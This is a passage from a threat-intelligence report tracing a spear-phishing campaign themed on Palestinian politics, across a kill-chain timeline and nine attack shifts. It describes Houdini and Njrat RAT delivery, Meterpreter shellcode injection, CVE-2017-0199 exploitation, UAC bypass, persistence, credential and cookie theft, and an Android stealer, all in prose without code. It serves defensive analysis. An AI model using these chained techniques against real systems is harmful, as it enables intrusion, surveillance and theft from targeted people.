13	OCT-22	+.RAR compressed binary embedding Houdini Scout component and decoy document +Decoy .DOC document +Binary UPX Packing +Free Pascal (Lazarus) compilation. +Setup Google Plus (G+) accounts.	+Phishing: Borrowed from deception & honey material on sandbox. +Google Services: - URL Shortener - Documents	---	+Houdini Scout component into Startup directory. +Decoy document into %TEMP% directory +Code injection & execution into Explorer.exe process	+Houdini SE connect to G+ account(s) for initial configuration retrieval. +Houdini SE connect to C&C server	+Houdini Elite upload to infected host +Houdini Elite directly injected into Explorer.exe process (no disk) +Houdini Elite C&C - Keylogs (stored into %TEMP%) - Screenshots - Passwords +SQLite DLL download +New C&C commands: - rvmedia. - microphone

	Weaponization	Delivery	Exploitation	Installation	C&C	Actions
OCT-24 2017	+RTF document with DDE for exploitation and decoy +Binary UPX Packing +Free Pascal (Lazarus) compilation. +Utilize existing Google Plus (G+) accounts. +Base64 encoding	+Phishing: Borrowed from deception & honey material on sandbox. +Google Services: - Documents - Bit.ly - Pastebin	+Shellcode Injection +Reflective DLL Injection (RDI)	+Houdini Scout component into Startup directory. +Decoy document into %TEMP% directory +Code injection & execution into Explorer.exe process	+Houdini Scout connect to G+ account for configuration retrieval. +Houdini Scout connect to C&C server	+Houdini Elite uploaded to host +Houdini Elite directly injected into Explorer.exe process (no disk) +Houdini Elite C&C: Keylogs (stored into %TEMP%), Screenshots, Passwords
OCT-30 2017	+RTF document with DDE for exploitation and decoy +Utilize existing Google Plus (G+) accounts. +Binary UPX Packing +Base64 encoding	+Phishing(Political) +Google Services: - Documents - Bit.ly - Pastebin	---	---	+Drop persistence batch script into Startup directory for shellcode injection. +Meterpreter Reverse TCP connections +Drop Metasploit/Meterpreter privilege escalation and shellcode binaries. +PowerShell shellcode injection with privilege escalation via Event Viewer trick. +SQLite DLL download +New C&C commands: rvmedia, microphone	
NOV-06 2017	(12) +RTF document as decoy and CVE-2017-8759 Exploitation. +Utilize existing Google Plus (G+) accounts. +Binary UPX Packing +Binary injection PowerShell Script +HTA with VBScript and PowerShell +Base64 encoding	+Phishing(Political) +Google Services: - Documents	+CVE-2017-8759	+Runtime time-based persistence batch script into Startup directory	+Google Documents C&C to retrieve exploit WSDL. +Actor-controlled server C&C for HTA File (VBScript + PowerShell) retrieval +Actor-controlled server C&C for Invoke-Shellcode PowerShell script embedding Houdini Scout binary +PowerShell process (local) injection with Houdini Scout binary +Google Plus (G+) for Houdini SE configuration retrieval +Houdini Scout C&C communication	
NOV-13 2017	(B) +RAR compressed payload +Self-extracting archives +JPG and .RTF decoy files +.BMP payload file +Binary UPX Packing	+Phishing(Political) +Google Services: - Documents	+Steganography / BMP Polyglot	+Runtime time-based persistence batch script into Startup directory +Embeds reflective Injection PowerShell script	+Actor-controlled server C&C for .BMP payload retrieval +.BMP payload injection into powershell.exe process +Google Plus (G+) for Houdini SE configuration retrieval +Houdini Scout C&C, honey documents exfiltration, and webcam /microphone commands +Local file deletion via Houdini Elite +Remote uninstall of Houdini SE	
NOV-22 2017	+Binary injection PowerShell Script via Rex PowerShell template +Base64 encoding					
NOV-23 2017	+Character replacement as obfuscation					
FEB-21 2018	(14) +RAR compressed binary embedding PowerShell script +Decoy .RTF document +Batch and PowerShell +Browsers SQLite DB knowledge + SQLite libraries	+Phishing (Political). +Google Services: - URL Shortener - Documents	---	+Self-extracting archive to display decoy and execute batch file +PowerShell execution +WinRAR to extract .DOCX document into hidden/system directory. +Rename JPEG image to .BAT for execution	+Retrieve SQLite (x86/x64) libraries if not found. +Collect security session cookies of Google, Live, and Yahoo services from Chrome, Firefox, and Opera. +AES encryption and exfiltrate collected session cookies.	
FEB-26 2018	+Payload implanted in .DOCX (ZIP) document as JPEG image +JS Payload with hex values for function/variable names.			+JS retrieves decoy image and batch script from remote servers. +Batch script persistence in Startup directory	+Addition of stored passwords theft from Chrome +Addition of AOL and Apple iCloud cookie theft	
MAR-19 2018	+WScript Shell construction and execution + Decoy Image					

Figure 2. Actor Attack Kill Chain Evolution Timeline

SHIFT 1: ATT-NOV-20, 28, 29 and DEC-20 2016

The threat intelligence data successfully correlated from historical attacks and the attacks in this group (see Section: Actor Historical Attacks Correlation) suggest that the tactics employed are similar tactics but deployed with different tools. For example, the majority of historical attacks utilized the VBScript variant of the Houdini malware, unlike the current group of attacks. Unfortunately, the initial infection vector in the historical attacks is not clear.

Reconnaissance – While this phase of the Kill Chain is not listed in Figure 2, the targeted nature of the attacks in the form spear phishing leans itself to some form of reconnaissance activities. In addition, the actor selection of the Palestinian political theme in the emails suggests that the actor had prior knowledge of common political interests across potential victims. Moreover, the spoofed sender email addresses in the targeted emails impersonated established Palestinian political and news media entities. These observations indicate that the actor performed reconnaissance activities prior to launching the attacks.

Weaponization – The actor did not employ any form of technical exploitation in this group of attacks. The only form of exploitation the actor utilized is social engineering through spear phishing and the use of different types of decoy files with .LNK, .RTF, .URL, and .XLSX extensions. Almost exclusively, the .LNK files served as initial payload droppers, retrieving remote payloads. In one case only, the payload was attached to the email directly.

One unique characteristic of the actor behavior is the selection of RAR compression of all of the initial payloads into archives with an .R10 extension as email attachments. The file names of the archives and decoy files borrowed the political theme of the spear phishing topic. In one case, the actor embedded the final payload – Houdini malware – into a self-extracting archive within the compressed .R10 attachment. In this case, once the victim executes the self-extracting archive, a decoy document is presented while the Houdini malware runs in the background. It is worth noting that all of the emails and file names were in Arabic.

Delivery – In all of the attacks, the actor relied upon spear phishing to deliver the dropper and final payloads. The majority of the attacks included .LNK files with PowerShell commands in the Target property. These PowerShell commands are designed to retrieve and execute the Houdini binaries. One exception is the direct embedding of the Houdini binary into the self-extracting archive as discussed in the **Weaponization** phase.

Exploitation – Based on the evidence collected from the attacks within this group, the actor did not utilize any technical exploitation techniques. Rather, the actor exploited the human trust through social engineering to entice the victim into opening or executing the embedded attachments.

Installation – In the attacks where the Houdini binary was remotely retrieved, PowerShell commands were utilized in the form of a “WebClient” PowerShell object instantiation and the use of the “DownloadFile” object method for the binary retrieval. This was immediately followed by command line execution (cmd) of the binary. In all cases – remote or local Houdini binary – the final payload is persisted at the Startup directory. Throughout the attacks, it becomes evident that this persistence mechanism is the actor’s preferred method of persistence.

Command and Control (C&C) – The evidence extracted from the network traffic captures suggest that all of the attacks in this group utilized the Houdini binary version 1.4. Once the

Houdini binary is persisted and in running state, it creates a new file in the same location and name as the binary with an extension of .DAT. This file contains the logged keystrokes from the compromised host for exfiltration later. In addition to keylogging, the malware constantly captures screenshots and sends them to the remote C&C server over unencrypted TCP connections. In these attacks, the actor varied the C&C server IP addresses while fixing the destination port of the C&C servers to TCP port 2007 across all of the attacks.

Actions on Objectives – The Houdini C&C server initiated the following Houdini commands:

- “screenshot_init” for initializing the screenshot module,
- “file_manager_init” for initializing the file manager module,
- “file_manager_root” for navigating to the root file system (C:\),
- “file_manager_faf” for listing the contents of the current directory,
- “silence_screenshot” for capturing and exfiltrating a screenshot,
- “silence_keylogger” for capturing and exfiltrating keystrokes, and
- “screen_thumb” mostly for capturing Windows Taskbar Thumbnails and exfiltrating them as an image.

During the analysis of these attacks, the author of this research submitted Snort signatures for detecting the Houdini malware C&C communication to Cisco Talos for inclusion in the Snort Community Ruleset⁸.

SHIFT 2 : ATT-JAN-24, 26 2017

In these attacks, the actor shifted the social engineering topic from Palestinian politics to the “software” theme. Another major shift is that the actor abandoned email attachments for initial payload delivery in favor of embedded links. These changes mark an observable transformation in the actor attack behavior. An additional minor change in these attacks is the spear phishing emails are in English as opposed to Arabic in the previous attacks.

Reconnaissance – Similar to the previous attack group, the actor must have had a predetermined list of potential victims to target. In this group of attacks, the actor decision to select the “software” theme for phishing is rather intriguing. Mainly, the actor targeted two applications: Google Chrome and WinRAR, and offered alleged updates to the software. In this case, did the actor have prior knowledge of the applications used by the victims for web browsing and compression? Did the actor make a guess when selecting these specific applications? Alternatively, did the actor make the selection based on most commonly used applications for web browsing and compression? Unfortunately, the answers to these questions are speculative without substantial evidence. Finally, the actor impersonated the companies behind the software (Google and WinRAR) in both spear phishing emails in an attempt to make them appear legitimate.

Weaponization – In these attacks, the actor did not perform any client-side weaponization. Simply, the actor relied on social engineering techniques to lure potential targets into falling for the spear phishing emails. However, at least in one attack, the actor weaponized a remote server to perform a Reflected File Download (RFD) in order to drop the final Houdini payload. This remote server hosted web content copied from the Google Chrome download pages in an attempt to trick the victims into believing that the Google Chrome update is originating from the legitimate Google servers.

⁸ <http://blog.snort.org/2016/11/just-released-snort-subscriber-rule-set.html>

Delivery – The spear phishing emails contained URLs to payloads instead of attachments. Both spear phishing emails impersonated the respective software company as if they have actually sent the emails. In the attack ATT-JAN-24 – targeting the Chrome browser – the actor hosted the initial payload on a remote server with an Arabic Internationalized Domain (IDN) under the top-level (TLD) domain .XYZ. The actor configured this server to perform the Reflective File Download (RFD) technique as an attempt to hide the origins of the server and drop the initial payload. At this stage, the initial payload would require the user to execute it to retrieve the final payload. As for the attack ATT-JAN-26 targeting WinRAR, the actor shortened the phishing URL using the Google URL Shortener service to mask the final destination of the initial payload. Unfortunately, by the time the author attempted to analyze this attack, the initial payload was no longer available. Additional findings about the latter attack from open-source intelligence are discussed in the respective attack section of the Detailed Attack Analysis.

Exploitation – The actor did not perform client-side exploitation in these attacks. As mentioned earlier, the attack ATT-JAN-24 employed the RFD exploitation technique to deliver the initial payload. However, this payload originated from the same server running the RFD and not from an external server. In this case, the RFD technique was used to masquerade as a legitimate Google Chrome download by coping the legitimate web content into the malicious server. As a result, the malicious download appeared as if it was served from Google servers as an attempt to blend with normal traffic. Additionally, the RFD server presented the victims with pages resembling the legitimate Google Chrome download pages, tricking victims into believing that the update was legitimate.

Installation – The initial payload in the ATT-JAN-24 consisted of a batch script invoking the Windows BITSAdmin to retrieve and execute the second and final stage Houdini binary. During the download of the Houdini binary, the victim is presented with a fake progress message that Chrome browser has been successfully updated. This update is in fact the Houdini binary, which is also persisted into the Startup directory.

Command and Control (C&C) and Actions on Objectives – The actor deployed a different version of Houdini, specifically, version 1.3 as the network traffic suggests. The C&C server in this attack successfully correlates to the intelligence from the historical attacks as discussed in section Actor Historical Attacks Correlation. Such correlation can play a role in determining how long the actor has been active.

In this variant of Houdini, the actor modified the listening port of the C&C server to TCP port 443 as an attempt to evade detection, since this port is normally associated with encrypted HTTPS traffic and often not SSL inspected. However, the C&C traffic was in plaintext. Curiously, the C&C server had a NetBIOS name as “RCSMaster”, perhaps short for Remote Control System Master as detailed in section Actor Infrastructure Mapping.

SHIFT ③ : ATT-MAR-12, 26 2017

The actor introduced a number of new TTPs, which the actor did not employ previously, marking a fundamental adaptation in the actor attack behavior and inherently increasing the sophistication level the attacks. These new TTPs became the de facto actor behavior for a number of later attacks. Additionally, these attacks demonstrated the actor persistence in targeting specific victims.

Reconnaissance – The actor continued to abuse the suggested victims' interest in Palestinian political as the entry point in the form of spear phishing emails. In these attacks, the spoofed email addresses impersonated two known Palestinian new media outlets.

Weaponization – In this stage, the actor pre-configured various TTPs and infrastructure elements to perform a complete exploitation lifecycle successfully. These TTPs include:

- The setup and configuration of new Metasploit/Meterpreter servers.
- Generation of base64-encoded Metasploit reverse TCP connection shellcode payloads.
- Creation of base64-encoded and gzipped PowerShell scripts for shellcode injection.
- Utilization of Meterpreter Reflective DLL Injection (RDI).
- Creation of JavaScript initial payloads for retrieving decoy and second stage payloads.
- Creation of persistent batch scripts to ensure consistent shellcode injection.
- Account creation on cloud and online services such as Google and Pastebin to host payloads.

Delivery – The actor abused the Google URL Shortener and Google Documents services for hosting and delivering the initial payloads. These payloads consisted of .RAR compressed archives containing decoy files as well as second stage payload droppers. Upon execution, these droppers initiated a chain of multiple payloads downloads:

- First Stage Payload: consisted of JavaScript droppers and decoy files compressed and hosted on Google Documents. The spear phishing emails either contained shortened or direct URLs to these payloads.
- Second Stage Payload: the JavaScript dropper retrieves two remote files. The first file is a decoy .RTF document, while the second is a batch script file. This batch file was ultimately persisted in the Startup directory.
- Third Stage Payload: consisted of shellcode injection PowerShell scripts hosted on Pastebin and retrieved via the second stage batch script. The PowerShell scripts in this case are fileless and are executed in memory.
- The final Houdini binary delivery does not occur at this stage of the Kill Chain. Rather, it is delivered in the **Actions on Objectives** phase.

In the attack ATT-MAR-26, the actor named the decoy .RTF document after the country name in which the actor believed the imaginary victim is located. Such tailoring of payloads suggest that the actor have multiple victims that are geographically disparate, and that the actor is particular in targeting specific victims.

Exploitation – The actor did not exploit a vulnerability. Rather, the actor relied on established techniques for bypassing PowerShell's execution policy, and utilizing PowerShell to inject and execute Metasploit reverse TCP connection shellcode into memory. Once the reverse connections are established, the actor employed Reflective DLL Injection (RDI) to establish a reliable foothold and control over the compromised host.

Installation, and Command and Control (C&C) – The persisted batch script from the **Delivery** phase utilizes the Windows "timeout.exe" executable to retrieve the fileless shellcode injection PowerShell script at a predefined time intervals, thus, achieving a runtime time-based persistence while the compromised host is active. Ultimately, the successful shellcode injection results in a reverse and encrypted control channel to the Meterpreter server. Followed by RDI, the actor, at this stage, has successfully installed and executed code in the memory of the compromised host. This way, the actor able to re-comprise the host in

case the connection is lost or if the in-memory execution is freed without the actor initiating any activities.

Actions on Objectives – After RDI and the Meterpreter session are established, the actor utilized this connection to transfer the Houdini binary into the comprised host. This was accomplished in two ways. In the ATT-MAR-12, the actor pushed the Houdini binary directly from Meterpreter server to the compromised host. In the ATT-MAR-26, the actor instructed the compromised host to fetch the Houdini binary from an actor controlled remote server over a plaintext HTTP connection.

The attacks in this transformation deployed three different versions of the Houdini malware as extracted from the network traffic, namely, versions 1.3 and 2.0 in ATT-MAR-12, and version 1.5 in ATT-MAR-26. In addition, each attack utilized a different Houdini C&C server. The Houdini malware connected to its C&C server over TCP port 2020 and TCP port 443 with respect to the attacks. Expectedly, all variations of the Houdini binaries were persisted in the Startup directory.

Assumption

At this point of time in the attack campaign, the author of this report believes that the actor is testing the 2.0 version of the Houdini malware. This is based on the evidence of the configurations extracted from the Houdini binary. Specifically, the “install_name” and “nick_name” configurations of this particular Houdini version were set to “test”, and the fact that the process of the Houdini version 2.0 exited prematurely while the Houdini version 1.3 process continued to run under different “install_name” and “nick_name” configurations.

SHIFT 4 : ATT-APR-18 2017

While this attack shares many of the TTPs observed in the previous transformation, the actor introduced new tactics never observed in the previously. These new tactics consist of 1) utilizing a new online service for hosting payloads; 2) deployment of different mediums as decoys; and 3) the utilization of Njrat RAT instead of the Houdini malware.

Interestingly, in this attack the actor navigated the compromised host and dropped the initial dropper payload into one of the honey directories created earlier as part of the deception procedures. The actor also reused one of the previous Houdini C&C servers for the Njrat C&C communication.

Reconnaissance, Weaponization, and Delivery – For the most part, the TTPs are the same as in the previous transformation. However, several notable differences were observed. For **Weaponization**, the actor hosted a .RAR compressed archive on Google Documents. The archive embedded a .DOC document. Additionally, the archive contained a self-extracting archive, which served two purposes: 1) execute a .URL shortcut pointing to a YouTube video to automatically open the browser as a decoy; and 2) persist the same batch script from the previous transformation (ATT-MAR-12 and ATT-MAR-26) responsible for retrieving the shellcode injection PowerShell script from Pastebin. The actor modified the pause time in this variant of the script to 500 seconds.

Based on evidence extracted from later Kill Chain phases, it appears that the actor spent efforts in **weaponizing** nested, encoded, and packed payload droppers, as well as the Njrat binary itself in an attempt to hinder analysis. For **Delivery**, the actor continued to impersonate Palestinian news media outlets and discuss Palestinian politics for the spear

phishing email. Furthermore, the actor included the Kawaii file hosting service (pomf.cat) for hosting and delivering at least one of the intermediary payloads.

Similar to the **Delivery** phase in the previous transformation, the final Njrat binary drop occurred during the **Actions on Objectives** phase after the actor gained full control over the victim host through Metasploit.

Exploitation – Besides shell code injection and RDI, the actor utilized a well-known privilege escalation and UAC bypass technique in order to run the Njrat RAT process in high integrity level. This technique is possible due to the auto-elevate feature of the Windows Event Viewer and the way it checks for registry keys to run the Microsoft Management Console (MMC). This technique is detailed in the respective section of the Detailed Attack Analysis.

Installation, and Command and Control (C&C) – The techniques for persisting the shellcode injection PowerShell script retrieval and the Meterpreter connections remain the same as in the previous transformation, including the Meterpreter server IP address. Similar to ATT-MAR-12, the actor utilized the Meterpreter connections to perform a series of actions and introduce new TTPs as discussed in the next phase.

Actions on Objectives – After the RDI and the Meterpreter sessions have been established; the actor navigated the compromised host's file system and selectively stored and executed the initial stage binary from a honey directory created as part of the deception procedure. This initial binary served as a dropper, which prompted a four-stage payload retrieval process, eventually leading to the installation and persistence of the Njrat RAT. The four-stage process is summarized below with full discussion in the respective Detailed Attack Analysis section.

- Stage A: The actor utilizes the Meterpreter connection to enumerate the compromised host's file system, then deliver, and execute the first stage binary from the honey directory.
- Stage B: The Stage A binary retrieves the second stage binary from the Kawaii file hosting service and executes it as a high integrity process via the Windows Event Viewer privilege escalation trick.
- Stage C: The Stage B binary writes a PowerShell script to disk, which embeds a third stage base64-encoded binary. This PowerShell script decodes the third stage binary and executes it.
- Stage D: The Stage C binary reads, decodes, and executes a fourth stage base64-encoded binary stored in its resources. This fourth and final stage binary is in fact the raw Njrat binary.

The Njrat binary is packed with DeepSea .NET obfuscator as it is developed in Visual Basic.NET. Once unpacked and executed, the RAT adds a registry key with three sub-keys. The first sub-key stores the logged keystrokes, the second sub-key stores the password-stealing module as a .DLL binary, and the third sub-key stores the screenshot grabber module, also as a .DLL binary. Eventually, data exfiltrated via Njrat was sent to the same Houdini C&C server in the ATT-MAR-26 over TCP port 5552.

SHIFT 5: ATT-APR-24 2017

This transformation represents the opposite of previous attacks in terms of sophistication. In this attack, the actor opted for simplicity by attaching the Houdini binary to the spear phishing email directly. While the actor continued to use the Palestinian politics for the

phishing content, the actor did not impersonate any Palestinian government or news media entity. Instead, the actor used a dedicated Gmail account “saeedtarifi1970@gmail.com” suggesting “Saeed Tarifi” to forward the email. As the spear phishing, email headers indicate, the same email may have been sent to multiple victims since the “Recipient” field of the email contained “undisclosed-recipients”, a feature possible in Gmail. It is unclear why the actor chose the other extreme of the attack sophistication spectrum.

Finally, the actor used version 2.0 of the Houdini binary for this attack. The malware performed its C&C communication to the same C&C server observed in attacks ATT-MAR-26 and ATT-APR-18.

SHIFT 6 : ATT-APR-27 2017

This transformation in TTPs marks a major shift in the actor attack behavior. Not only the actor reverted to utilizing Metasploit and Meterpreter, but also introduced new TTPs via exploiting CVE-2017-0199. Although the exploitation of this vulnerability was successful in persisting the Houdini binary, the actor still utilized Metasploit in parallel. Such a behavior suggests that the actor may not only be after data exfiltration, but also controlling the compromised host remotely. However, there is no tangible evidence to support this theory.

Reconnaissance – The actor continued to base the phishing emails on the Palestinian politics. At the same time, it appears that the actor may have spent time and efforts in exploring new and reliable methods for exploiting potential victims by incorporating the CVE-2017-0199 vulnerability exploitation as discussed below.

Weaponization – In addition to the Metasploit reverse TCP shellcode, RDI, and the accompanying PowerShell injection script, the actor weaponized an RTF document exploiting CVE-2017-0199. Due to the way this vulnerability exploitation works and the remote code execution nature of it, the actor must have also had to weaponize and host an HTA file containing the next set of instruction to be executed after successful exploitation.

Delivery – In this attack, the actor impersonated the “Fatah Organization” Palestinian political party as the sender of the phishing email. The email contained a URL to an initial payload hosted on Google Documents service. This initial payload consisted of the weaponized RTF document with a .DOC extension.

Exploitation – Once the victim opens the weaponized RTF document, CVE-2017-0199 is exploited and Remote Code Execution (RCE) is achieved to retrieve the remote payload. In this case, the remote payload is an HTA file consisting of VBScript, which contains PowerShell commands to retrieve additional payloads. Because of the exploitation and RCE, the HTA Engine executes the retrieved HTA file automatically, initiating the retrieval of next stage payloads.

Installation – The actor configured the PowerShell commands within the VBScript to fetch two payloads from different remote locations. The first payload consisted of the Houdini binary retrieved from the Kawaii file hosting service (pomf.cat). The second payload is the persistence batch script – as observed in attacks ATT-MAR-12, ATT-MAR-26, and ATT-APR-19 – hosted on Pastebin. Both files were persisted in the Startup directory.

Command and Control (C&C), and Actions on Objectives – At this phase of the Kill Chain, the Houdini binary version 2.0 started communicating with the C&C server for keystrokes and

screenshot exfiltration. In addition, the reverse TCP connections back to the Metasploit server were also established; however, the sessions were minimal and eventually terminated.

SHIFT 7: ATT-MAY-01, 09 2017

In essence, the TTPs in this transformation inherit from the TTPs observed in previous attacks, which involve the Meterpreter injection and CVE-2017-0199 exploitation. What is notable in this transformation is the actor introduced several chained payload delivery channels to complicate analysis. Finally, the actor added a new infrastructure element acting as the Houdini C&C server.

Reconnaissance – The actor continued to abuse Palestinian political topics for the spear phishing emails. Given the chained payload delivery mechanisms introduced in the attacks, it is safe to assume that the actor performed research to deceive the payload delivery. These new techniques are discussed below and are further elaborated on in the respective section of the Detailed Attack Analysis.

Weaponization – The actor continued to employ the shellcode injection PowerShell script to achieve Meterpreter sessions to the compromised host. However, the actor performed additional weaponization to achieve certain objectives. These include:

- Initial .DOCX payload droppers configured with auto-updating OLE objects of type “Link” pointing to external URL references, thus retrieving next stage remote payloads automatically without user intervention.
- RTF documents exploiting CVE-2017-0199, resulting in remote code execution of the HTA file containing further actions to be executed after a successful vulnerability exploitation.

Delivery – The actor forwarded four phishing emails as pairs per attack date as a measure of initial payload delivery guarantee. Each pair consisted of one email with an embedded link, and another with an attachment. The actor spoofed the emails impersonating various Palestinian entities including the political figure “Jibril Rajoub”, the Palestinian Presidency Office, and a Palestinian news media outlet.

All four emails followed different paths of chained payload retrievals. Eventually, all paths landed the same exploit payload. These paths are as follows:

- ATT-MAY-01 E1: Email with Link → Fetch initial payload from Google Documents → Fetch payload from DocDroid online hosting service → Fetch exploit.
- ATT-MAY-01 E2: Email with Attachment → Fetch initial payload from Google Documents → Fetch exploit.
- ATT-MAY-09 E1: Email with Attachment → Fetch exploit from Actor controlled server.
- ATT-MAY-09 E2: Email with Link → Fetch payload from Google Documents → Fetch exploit from Actor controlled server.

Once CVE-2017-0199 exploitation is successful, the payloads resulting from the remote code execution are delivered through additional delivery mediums including the online services Pastebin and UploadPack.

Exploitation – The initial .DOCX payload droppers did not exploit a vulnerability. However, the .DOCX droppers employed a unique approach for delivering the weaponized .RTF document, as explained in the **Delivery** phase. This approach relies upon creating an OLE object of type Link configured to update automatically while referencing an external remote

resource, in this case the exploit .RTF document. This way, the initial .DOCX will retrieve and directly open the exploit .RTF document as soon as the .DOC document is opened without user intervention, eventually exploiting CVE-2017-0199. This approach is similar to an attack described recently by Cisco Talos as Template Injection, and is detailed and referenced in the respective section of the Detailed Attack Analysis.

Unfortunately, after the successful exploitation in the attacks ATT-MAY-01, the resulting HTA remote code execution was not successful since the Meterpreter server hosting the HTA file did not respond to the requests. However, this was not the case for the attacks in ATT-MAY-09.

Installation – The successful exploitation of CVE-2017-0199 in attack ATT-MAY-09 results in retrieving the HTA payload from an actor controlled server. The HTA payload consists of VBScript with PowerShell commands to retrieve two payloads from the Pastebin.

The first payload is the shellcode injection PowerShell script, which is stored in the "%TEMP%" directory without any form of persistence. The second payload is an HTA file retrieved from Pastebin, which is persisted in the Startup directory. This HTA file contains VBScript embedding a single PowerShell command to retrieve yet another HTA file. This last HTA file contains VBScript with PowerShell commands to retrieve the following payloads:

- The version 2.0 of the Houdini binary from UploadPack file storage service, masquerading as an .MP3 file into the "%TEMP%" directory with an .EXE extension, and
- The persistence batch script designed to retrieve the shellcode injection PowerShell script from Pastebin. This batch script is persisted into the Startup directory.

For this attack, the actor chose not to directly persist the Houdini binary in the Startup directory like the previous attacks. However, by persisting the HTA file responsible for retrieving the Houdini binary, the actor achieved persistence without dropping the binary into well-known persistence locations. This behavior is further explained in the respective section of the Detailed Attack Analysis.

Command and Control (C&C), and Action on Objectives – In the attack ATT-MAY-01, the actor solely relied on cloud and online services for delivering the CVE-2017-0199 exploit .RTF document. In the attack ATT-MAY-09, the actor introduced an intermediary server to funnel through the initial droppers requests. The retrieval of the remaining payloads also occurred via nested chains of cloud and public services. Such C&C behavior does not appear to be arbitrary. Rather, the actor chose cloud and online services to blend the malicious traffic into normal traffic, thus, making detection and prevention harder.

After the successful exploitation flow in ATT-MAY-09, the actor deployed version 2.0 of the Houdini malware, which communicated with a new C&C server hosted on Amazon AWS cloud. While the actor installed two variants of the shellcode injection PowerShell script, none of the reverse TCP connections was successful due to the Meterpreter server actively resetting the connections.

SHIFT 8: ATT-JUN-05 and ATT-JUL-18 2017

For attack ATT-JUN-05, the actor was opportunistic. Less than 24 hours after the public news of the political crisis in the Arabian Gulf and the blockade against Qatar, the actor forwarded the spear phishing email taking advantage of the situation. Additionally, the actor

utilized a previously unused binary file into this attack. Other notable changes in the actor behavior involved new delivery channels while preserving the same tactics.

For attack ATT-JUL-18, the changes in the attack profile were more interesting. While still relevant to Metasploit, the actor utilized the “Rex ::PowerShell” library for managing PowerShell scripts for use with Metasploit.

Reconnaissance – Less than 24 hours of the Gulf Cooperation Council (GCC) crisis and the diplomatic boycott against the State of Qatar news became public, the actor initiated the attack in the form of a spear phishing email. The actor carefully selected the identity to impersonate the sender of the email, the Kingdom of Saudi Arabia Ministry of Foreign Affairs (MOFA).

For the second attack in this transformation, the actor continued to capitalize on the GCC crisis while still involving Palestinian politics. The selection of the phishing topic for this attack does not appear to be arbitrary. Rather, it is related to the claims made by the countries that initiated accusing Qatar of supporting terrorism groups, in this as claimed by the blockade countries, “Hamas Organization”.

This rapid manipulation and opportunistic approach to abusing Arabic politics suggest that the actor is familiar with and have knowledgeable of the political situation in Arabian Gulf. Additionally, it suggests that the actor have a rapid reconnaissance process, given the decoy material delivered through the spear phishing emails.

Weaponization and Delivery– For the attack ATT-JUN-05, the actor prepared three files: 1) a weaponized RTF document exploiting CVE-2017-0199, 2) a decoy .JPG image of an alleged official letter from the government of the State of Qatar, and 3) a decoy .DOC document. These files were served via three distinct Google Documents URLs embedded in the spear phishing email. For **Delivery**, the actor spoofed the sender address of the spear phishing email to impersonate the Saudi Arabia Ministry of Foreign Affairs in an attempt to add legitimacy to it. This is particularly relevant since Saudi Arabia is among the first countries to boycott the State of Qatar among United Arab Emirates, Bahrain, and Egypt.

For the attacks ATT-JUL-18, the actor relied upon a .DOCX document embedding the always-updating OLE Link object with an external target – similar to ATT-MAY-09 – to deliver a weaponized .RTF document exploiting CVE-2017-0199. For **Delivery**, the actor spoofed the sender address of the email impersonating the Qatari international news media, Al-Jazeera, since the news agency is one of the factors that played a role in the political dispute. The spear phishing email embedded a Google Documents URL pointing to the initial payload; however, the second stage exploit document (.RTF) was hosted on a server controlled by the actor.

Exploitation – The actor used CVE-2017-0199 exploitation for both attacks to compromise unsuspected victims. After successful exploitation, remote code execution results in retrieving an HTA file from the same actor controlled server as the second stage, respective to each attack. This HTA file contains VBScript with PowerShell commands to retrieve additional payloads. It is worth noting that the .RTF payload in ATT-JUN-05 was retrieved from the same server recorded in attack ATT-MAY-09.

Installation, and Command and Control (C&C) – In attack ATT-JUN-05, the successful exploitation of CVE-2017-0199 results in retrieving two remote payloads via PowerShell. These payloads consisted of:

1) The runtime time-based persistence batch script retrieved from UploadPack as an .MP3 file. Recall that this script is responsible for fetching the shellcode injection PowerShell script. The actor uploaded both scripts, batch and PowerShell, to UploadPack with names matching the pastes codes of the same scripts from Pastebin.

2) A binary file with a .DAT extension hosted on the same server hosting the HTA file. This binary successfully established connections to one of the actor Meterpreter servers.

Additionally, the binary contained strings suggesting that it is masquerading as the Apache Foundation “ApacheBench” command line utility, or a manipulated version of it.

Both payloads were persisted in the Startup directory with appropriate and respective file extensions, and eventually executed as instrumented by the PowerShell commands.

In the attack ATT-JUL-18, the successful exploitation of CVE-2017-0199 dropped and executed an HTA file containing VBScript. This script executed PowerShell commands to retrieve the runtime time-based persistence batch script. Consequently, this batch script dropped the shellcode injection PowerShell script from Pastebin.

What is unique about this attack is that the actor actively modified the pastes contents with variations of the remote injection PowerShell script at least nine times. In addition to the reverse TCP connection shellcode, the actor also deployed the reverse HTTP shellcode in two variants of the injection PowerShell scripts. This last activity led to the discovery of a new two new Meterpreter servers, expanding the actor infrastructure. Additionally, the actor appears to have utilized a new tool (Rex :: PowerShell) for generating and manipulation PowerShell scripts that embed Metasploit exploits.

Actions on Objectives – In ATT-JUN-05, the actor utilized the established Meterpreter connections to drop the version 2.0 of the Houdini malware, which was persisted in the Startup directory and connected to the same C&C server observed in the ATT-MAY-09. It is important to differentiate that the successful Meterpreter connections were established via the injected PowerShell process instead of the binary containing strings similar to the “ApacheBench” utility. Surprisingly, in the attack ATT-JUL-18, the actor did not deploy any malware after several hours of successful Meterpreter sessions.

SHIFT 9: ATT-JUL-22 2017

In this transformation, the actor targeted the Android platform in the attack in of the Windows. The actor developed an Android application (.APK) to steal information such as contacts, messages, and call logs from phones running the Android operating system. Throughout the analysis of this attack, additional malicious Android applications on the Google Play store were successfully linked to the actor. This change in the actor attack profile highlights the adaptability of the actor in evolving their TTPs.

Unfortunately, Google did not respond to the request to remove the malicious applications from the Play store.

Reconnaissance and Weaponization – In the previous attacks, all of the actor actions were performed against the Windows operating system. However, in this attack the actor targeted the Android platform. It is unclear and whether the actor has prior knowledge of the mobile device types used by potential victims or due to the fact that Android has a larger market

share⁹. In this context, the actor weaponized an Android application with an extensive list of permissions granted once installed, allowing the application to intercept, and exfiltrate data.

Delivery – Delivering the Android application into the victims’ devices started with a spear phishing email impersonating the Palestinian Telecommunication company “Paltel”. The actor promoted a directory application, which allegedly allows searching the company’s entire phone directory for number and names from Android devices. The email embedded a URL to an .APK file hosted on the payload server observed in the attack ATT-JUL-18.

Installation, Command and Control (C&C), and Actions on Objectives – Once the alleged phone directory application is installed on a device, it validates whether it is running in an emulator. If so, the application continues to run, but it does not perform any of the programmed malicious actions. Once this logic is bypassed, the application was found to collect SMS messages, contacts, and call history logs for exfiltration. The malicious application accomplishes this by parsing the data from the infected Android device, storing it on a SQLite database local to the phone, which is then ZIP compressed right before sending it over plaintext HTTP POST request to the C&C server.

